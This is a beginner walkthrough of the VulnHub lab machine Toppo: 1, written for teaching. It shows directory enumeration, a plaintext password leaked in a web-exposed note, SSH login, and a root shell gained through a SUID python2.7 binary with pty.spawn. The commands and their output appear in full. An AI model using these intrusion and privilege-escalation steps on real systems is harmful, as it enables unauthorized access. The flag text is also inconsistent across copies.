

Toppo: 1 Walkthrough

Machine Information

Field	Details
Name	Toppo: 1
Author	Hadi Mene
Series	Toppo
Release Date	12 July 2018
Difficulty	Easy
Platform	VulnHub
Category	Web Enumeration, Credential Discovery, SUID Privilege Escalation
URL	https://www.vulnhub.com/entry/toppo-1,245/

Introduction

Toppo: 1 is an easy-level VulnHub machine that focuses on web enumeration, information disclosure, credential discovery, SSH access, and privilege escalation through a misconfigured SUID binary.

The machine demonstrates how a single exposed note containing credentials can lead to system compromise. Once initial access is obtained via SSH, privilege escalation becomes straightforward due to a dangerous SUID configuration on Python.

This machine is ideal for beginners learning:

- Web enumeration
- Directory brute forcing
- Information disclosure exploitation
- SSH access
- Linux privilege escalation
- GTF0Bins methodology

Attack Path Overview

```
Web Enumeration
↓
Hidden Admin Directory
↓
Credential Disclosure
↓
SSH Access
↓
SUID Enumeration
↓
Python SUID Abuse
↓
Root Access
```

1. Network Discovery

First, identify the target machine on the network.

```
sudo netdiscover -i eth0
```

Result:

```
192.168.10.12
```

Target acquired:

```
192.168.10.12
```

```
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 5 hosts. Total size: 360
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.10.1	b4:f9:49:43:79:2c	2	120	optilink networks pvt ltd
192.168.10.8	50:c2:e8:95:0b:37	1	60	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.10.12	08:00:27:a1:88:98	1	60	PCS Systemtechnik GmbH
192.168.10.6	5a:00:a1:7a:77:36	1	60	Unknown vendor
192.168.10.9	56:c1:a3:f0:c1:59	1	60	Unknown vendor

2. Port Scanning

Perform service enumeration using Nmap.

```
sudo nmap -sC -sV 192.168.10.12 --min-rate 10000
```

Result:

```
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
```

Observations

- SSH service available.
- Apache web server running.
- RPC service exposed.
- Web service appears to be the most promising attack vector.

```
(kali@kali)-[~/Vulnhub-Machine]
$ sudo nmap -sC -sV 192.168.10.12 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-18 12:47 IST
Nmap scan report for 192.168.10.12
Host is up (0.0088s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_ ssh-hostkey:
|   1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
|   2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
|   256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
|_  256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Clean Blog - Start Bootstrap Theme
111/tcp   open  rpcbind   2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4        111/tcp     rpcbind
|   100000   2,3,4        111/udp     rpcbind
|   100000   3,4          111/tcp6    rpcbind
|   100000   3,4          111/udp6    rpcbind
|   100024   1            36130/tcp6  status
|   100024   1            43163/udp   status
|   100024   1            49226/tcp   status
|_  100024   1            53119/udp6  status
MAC Address: 08:00:27:A1:88:98 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.09 seconds
```


3. Website Enumeration

Browse to:

```
http://192.168.10.12
```

The website displays a Bootstrap-based blog page.

No useful information is visible in the page source code.



4. Directory Enumeration

Use Gobuster to enumerate hidden files and directories.

```
gobuster dir \  
-u http://192.168.10.12/ \  
-w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt \  
-x php,html,txt,old,bak
```

Interesting findings:

```
/admin  
/mail  
/manual  
/LICENSE
```

The most interesting directory is:

/admin

```
(kali@kali)-[~/Vulnhub-Machine]
$ gobuster dir -u http://192.168.10.12/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,html,txt,old,bak

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://192.168.10.12/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.8
[+] Extensions:     txt,old,bak,php,html
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

/index.html      (Status: 200) [Size: 6437]
/about.html      (Status: 200) [Size: 5030]
/contact.html    (Status: 200) [Size: 7016]
/img             (Status: 301) [Size: 312] [→ http://192.168.10.12/img/]
/mail           (Status: 301) [Size: 313] [→ http://192.168.10.12/mail/]
/admin          (Status: 301) [Size: 314] [→ http://192.168.10.12/admin/]
/post.html      (Status: 200) [Size: 8262]
/css            (Status: 301) [Size: 312] [→ http://192.168.10.12/css/]
/manual         (Status: 301) [Size: 315] [→ http://192.168.10.12/manual/]
/js             (Status: 301) [Size: 311] [→ http://192.168.10.12/js/]
/vendor         (Status: 301) [Size: 315] [→ http://192.168.10.12/vendor/]
/LICENSE        (Status: 200) [Size: 1093]
```

5. Information Disclosure

Browse to:

<http://192.168.10.12/admin>

Inside the directory, a file named:

notes.txt

is discovered.

Contents:

Note to myself :


I need to change my password :/ 12345ted123 is too outdated but the technology isn't my thing i prefer go fishing or watching soccer.

The note reveals a possible password:

```
12345ted123
```

Additionally, the reference to fishing and soccer strongly suggests the username may be:

```
ted
```



6. SSH Access

Attempt SSH login using the discovered credentials.

```
ssh ted@192.168.10.12
```

Password:

```
12345ted123
```

Authentication succeeds.

Verify access:

```
whoami
```

Output:

```
ted
```

Initial foothold obtained.

```
(kali㉿kali)-[~/Vulnhub-Machine]
$ ssh ted@192.168.10.12
ted@192.168.10.12's password:
Note to myself:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jun 18 02:26:31 2026 from 192.168.10.13
ted@Toppo:~$ whoami
ted
ted@Toppo:~$
```

7. User Enumeration

Inspect the user's home directory.

```
ls -la
```

Files present:

```
.bash_history
.bashrc
.profile
```

Check command history:

```
cat .bash_history
```

No useful information is available.

```
ted@Toppo:~$ ls
ted@Toppo:~$ ls -la
total 24
drwxr-xr-x 2 ted ted 4096 Apr 15 2018 .
drwxr-xr-x 3 root root 4096 Apr 15 2018 ..
-rw----- 1 ted ted 1 Apr 15 2018 .bash_history
-rw-r--r-- 1 ted ted 220 Apr 15 2018 .bash_logout
-rw-r--r-- 1 ted ted 3515 Apr 15 2018 .bashrc
-rw-r--r-- 1 ted ted 675 Apr 15 2018 .profile
ted@Toppo:~$ cat .bash_history
```

8. SUID Enumeration

Search for SUID binaries.

```
find / -perm -4000 2>/dev/null
```

Interesting result:

```
/usr/bin/python2.7
```

This is highly unusual.

Python should not normally have the SUID bit enabled.

```
ted@Toppo:~$ find / -perm -4000 2>/dev/null
/sbin/mount.nfs
/usr/sbin/exim4
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
```

9. Privilege Escalation

Abuse the SUID-enabled Python binary.

Spawn a root shell:

```
python2.7 -c 'import pty; pty.spawn("/bin/sh")'
```

Verify privileges:

```
id
```

Output:

```
uid=1000(ted)
gid=1000(ted)
euid=0(root)
```

Confirm:

```
whoami
```

Output:

```
root
```

Root access successfully obtained.

```
ted@Toppo:~$ python2.7 -c 'import pty; pty.spawn("/bin/sh")'
# id
uid=1000(ted) gid=1000(ted) euid=0(root) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),114(bluetooth)
# whoami
root
```

10. Capture the Flag

Navigate to the root directory.

```
cd /root
```

List files:

```
ls
```

Output:

Read the flag:

```
cat flag.txt
```

Flag:

```
0wnedlab{p4ssi0n_c0me_with_pract1ce}
```

```
# cd /root
# ls
flag.txt
```

```
# cat flag.txt
```



```
Congratulations ! there is your flag : 0wnedlab{p4ssi0n_c0me_with_practice}
```

```
# cat flag.txt
```



```
Congratulations ! there is your flag : 0wnedlab{p4ssi0n_c0me_with_practice}
```

Final Flag

```
0wnedlab{p4ssi0n_c0me_with_pract1ce}
```

Vulnerabilities Identified

Information Disclosure

A sensitive note containing valid credentials was exposed through the web server.

```
/admin/notes.txt
```

This directly led to initial access.

Weak Credential Management

The password:

```
12345ted123
```

was stored in plaintext and accessible via the web application.

Dangerous SUID Configuration

The binary:

```
/usr/bin/python2.7
```

was configured with the SUID bit.

This allowed arbitrary command execution with root privileges.

Tools Used

- Netdiscover
 - Nmap
 - Gobuster
 - SSH
 - Linux Enumeration Commands
 - GTF0Bins
-

Lessons Learned

This machine highlights several common security mistakes:

- Exposed sensitive files on web servers
- Poor credential management
- Insecure privilege configurations
- Misconfigured SUID binaries

Even a simple note containing credentials can lead to full system compromise when combined with weak privilege controls.

Conclusion

Toppo: 1 is a beginner-friendly VulnHub machine that demonstrates the importance of proper credential handling and secure system configurations.

The compromise path was straightforward:

```
Directory Enumeration
    ↓
Credential Discovery
    ↓
SSH Login
    ↓
SUID Enumeration
    ↓
Python Privilege Escalation
    ↓
Root Access
```

This machine serves as an excellent introduction to Linux privilege escalation and reinforces the importance of thorough enumeration during penetration testing.